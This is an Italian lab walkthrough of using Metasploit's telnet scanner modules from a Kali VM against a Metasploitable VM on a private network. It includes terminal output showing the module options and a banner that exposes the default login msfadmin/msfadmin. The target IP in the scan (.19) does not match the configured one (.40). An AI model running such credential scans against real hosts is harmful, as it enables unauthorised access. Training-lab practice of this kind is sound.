

Exploit Telnet con Metasploit


Prima, configuriamo l’ip della nostra Kali con 192.168.1.25 e l’ip della nostra Metasploitable con 192.168.1.40



```
.255
        inet6 fe80::a00:27ff:fe74:65dc  prefixlen 64  scopeid 0x20<li
nk>
        ether 08:00:27:74:65:dc  txqueuelen 1000  (Ethernet)
        RX packets 16860  bytes 2703000 (2.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8084  bytes 1396886 (1.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4074  bytes 173776 (169.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4074  bytes 173776 (169.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0



┌──(kali㉿kali)-[~]
└─$ 
```




```
o         Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2189 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1068753 (1.0 MB)  TX bytes:1068753 (1.0 MB)

sfadmin@metasploitable:~$
sfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.40 netmask 255.255.255
sudo] password for msfadmin:
sfadmin@metasploitable:~$ ifconfig eth0
th0       Link encap:Ethernet  HWaddr 08:00:27:00:20:21
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe00:2021/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18032 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4362 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1388026 (1.3 MB)  TX bytes:332818 (325.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

sfadmin@metasploitable:~$
```




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command


                                   ,,,,                  .
                                .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P        #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                  d888888P      '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b            _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88       .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$"`             888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`               d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`  _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
           .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
                                                                  ,&$$$$$$'
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                             `......;;;;... .  .


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1264 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > 
```

Apriamo Metasploit e lanciamo il comando **Search Telnet,** ora individuiamo l' exploit con la quale andremo a recuperare le credenziali della macchina attaccata

Inseriamo l indirizzo della nostra macchina con set Rhosts



```
Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and pass
                                                word
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the cur
                                                rent database
   DB_ALL_PASS       false            no        Add all passwords in the current database to th
                                                e list
   DB_ALL_USERS      false            no        Add all users in the current database to the li
                                                st
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current
                                                 database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.1.19     yes       The target host(s), see https://docs.metasploit
                                                .com/docs/using-metasploit/basics/using-metaspl
                                                oit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a hos
                                                t
   THREADS           1                yes       The number of concurrent threads (max one per h
                                                ost)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated b
                                                y space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) >
```



```
   RPORT      23                yes       The target port (TCP)
   THREADS    1                 yes       The number of concurrent threads (max one per host)
   TIMEOUT    30                yes       Timeout for the Telnet probe
   USERNAME                     no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.19
rhosts => 192.168.1.19
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.19:23       - 192.168.1.19:23 TELNET _                   _       _ _        _     _      _____   \
x0a _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __|
 '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) |
|  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a
            |_|                                          \x0a\x0a\x0aWarning: Never expose this VM to an untr
usted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0
a\x0a\x0ametasploitable login:
[*] 192.168.1.19:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Con il comando exploit attacchiamo la nostra macchina e come da immagine siamo riusciti a recuperare le credenziali.